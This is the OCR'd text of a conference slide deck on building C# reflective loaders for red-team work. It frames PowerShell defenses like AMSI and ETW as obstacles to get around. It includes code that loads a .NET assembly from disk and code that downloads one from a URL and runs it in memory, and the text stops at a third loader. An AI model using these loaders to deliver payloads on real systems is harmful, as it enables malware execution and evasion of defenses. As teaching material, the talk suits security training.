From zero to hero: creating a reflective loader in C#

Jean-François Maes

SANS TECH TUESDAY

TrustedSec

SANS | GIAC CERTIFICATIONS

Agenda

1 Why C#?

2 What is reflection?

3 Creating a loader


4 Improving the loader

5 Future of tradecraft

Link to the workbook: https://jfmaes-1.gitbook.io/reflection-workshop/


Why C#

AMSI



```
PS C:\Users\Jean> Invoke-Mimikatz
At line:1 char:1
+ Invoke-Mimikatz
+ ~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent
```

Constrained Language Mode



```
PS C:\Temp> Import-Module .\Invoke-Mimikatz.ps1
Import-Module : Importing *.ps1 files as modules is not allowed in ConstrainedLanguage mode.
At line:1 char:1
+ Import-Module .\Invoke-Mimikatz.ps1
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : PermissionDenied: (:) [Import-Module], InvalidOperationException
    + FullyQualifiedErrorId : Modules_ImportPSFileNotAllowedInConstrainedLanguage,Microsoft.PowerShell.Commands.Import
   ModuleCommand
```

As defenses improve, so does malware.

Offensive operations will always be a game of cat and mouse between attackers and defenders.

As PowerShell became more and more scrutinized over the years, its defensive capabilities grew as well. AMSI and Constrained Language Mode are two big advancements, but other defensive measures are relevant as well such as script block logging

Why C#

IronPython

IronRuby

BOO

Shoutout to

SILENTTRINITY

What is reflection?

Wikipedia

In computer science, reflection programming is the ability of a process to examine, introspect, and modify its own structure and behavior.

A language supporting reflection provides a number of features available at runtime that would otherwise be difficult to accomplish in a lower-level language.

Microsoft

Reflection provides objects that describe assemblies, modules, and types. You can use reflection to **dynamically create an instance of a type**, bind the type to an existing object, or get the type from an existing object **and invoke its methods** or access its fields and properties. If you are using attributes in your code, reflection enables you to access them.


Stack Overflow

Reflection allows you to write code that can inspect various aspects about the code itself.

It enables you to do simple things like **Loading an assembly at runtime**, finding a specific class, determining if it matches a given Interface, and **invoking certain members dynamically**.


Creating the loader

Loader 1- Raditz - “The PoC stage”



Creating the loader

Loader 1- Raditz - “The PoC stage”




```
using System;
using System.Reflection;


namespace Raditz
{
    0 references
    class Program
    {
        1 reference
        static void Reflect(string FilePath)
        {
            Assembly dotNetProgram = Assembly.LoadFile(FilePath);
            Object[] parameters = new String[] { null };
            dotNetProgram.EntryPoint.Invoke(null, parameters);
        }
        0 references
        static void Main(string[] args)
        {
            Reflect(@"C:\Users\jarvis\source\repos\HelloReflectionWorld\bin\Release\HelloReflectionWorld.exe");
        }
    }
}
```

Code	Explanation
Assembly.loadFile(string FilePath)	Loads the .NET assembly from the filepath, returns an Assembly object
Object[ ] parameters = new String[] {null}	Creates a new Object Array which contains a new (empty) String Array
EntryPoint.Invoke(null, parameters)	Executes the entry point of the loaded assembly (usually the main method of a program will be the entry point). Passes the parameters to the function (in this case an empty String array

Flaws in Raditz


No remote fetch

AMSI



```
PS C:\Users\Jean> Invoke-Mimikatz
At line:1 char:1
+ Invoke-Mimikatz
+ ~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent
```


ETW



Structure	ID	Flags	Path
CLR v4.0.30319.0	7	CONCURRENT_GC, ...	"C:\Users\jarvis\source\repos\Raditz\bin\Release\Raditz.exe"
AppDomain: Raditz.exe	1546...	Default, Executable	
HelloReflectionWorld	1573...		C:\Users\jarvis\source\repos\HelloReflectionWorld\bin\Release\HelloReflectionWorld.exe
Raditz	1565...		C:\Users\jarvis\source\repos\Raditz\bin\Release\Raditz.exe
AppDomain: SharedDomain	1961...	Shared	
mscorlib	1561...	DomainNeutral, Native	C:\Windows\Microsoft.Net\assembly\GAC_32\mscorlib\v4.0_4.0.0.0__b77a5c561934e089\mscorlib.dll


Expanding the loader

Loader 2- Nappa - “The Web angle”



Expanding the loader

Loader 2- Nappa - “The Web angle”



```
1 reference
static void ReflectFromWeb(string url)
{
    WebClient client = new WebClient();
    byte[] programBytes = client.DownloadData(url);
    Assembly dotnetProgram = Assembly.Load(programBytes);
    object[] parameters = new String[] { null };
    dotnetProgram.EntryPoint.Invoke(null, parameters);
}
```

Code	Explanation
Webclient client = new WebClient();	Initiates a new WebClient object that can then be used to make web requests
Byte[] programBytes = client.DownLoadData(String url)	Will use the webclient to make a request to the url, and download a byte array (if present)
Assembly dotnetProgram = Assembly.Load(programBytes)	Instead of loading an Assembly from a filepath, this function will instead load the assembly from the bytearray.


Flaws in Nappa

What happens if there is a 404 error?

What about HTTPS?


Flaws in Nappa

AMSI



```
PS C:\Users\Jean> Invoke-Mimikatz
At line:1 char:1
+ Invoke-Mimikatz
+ ~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent
```


ETW



Structure	ID	Flags	Path
CLR v4.0.30319.0	7	CONCURRENT_GC, ...	"C:\Users\jarvis\source\repos\Nappa\bin\Release\Nappa.exe"
AppDomain: Nappa.exe	8677...	Default, Executable	
HelloReflectionWorld	9046...		HelloReflectionWorld
Nappa	8861...		C:\Users\jarvis\source\repos\Nappa\bin\Release\Nappa.exe
System	8857...	Native	C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System\v4.0_4.0.0.0__b77a5c561934e089\System.dll
System.Configuration	8895...	Native	C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Configuration\v4.0_4.0.0.0__b03f5f7f11d50a3a\System.Confi...
System.Core	8888...	Native	C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Core\v4.0_4.0.0.0__b77a5c561934e089\System.Core.dll
System.Xml	8889...	Native	C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Xml\v4.0_4.0.0.0__b77a5c561934e089\System.Xml.dll
AppDomain: SharedDomain	1961...	Shared	
mscorlib	8825...	DomainNeutral, Native	C:\Windows\Microsoft.Net\assembly\GAC_32\mscorlib\v4.0_4.0.0.0__b77a5c561934e089\mscorlib.dll


Expanding the loader

Loader 3- Frieza - “Adding robustness to the web angle”



Expanding the loader

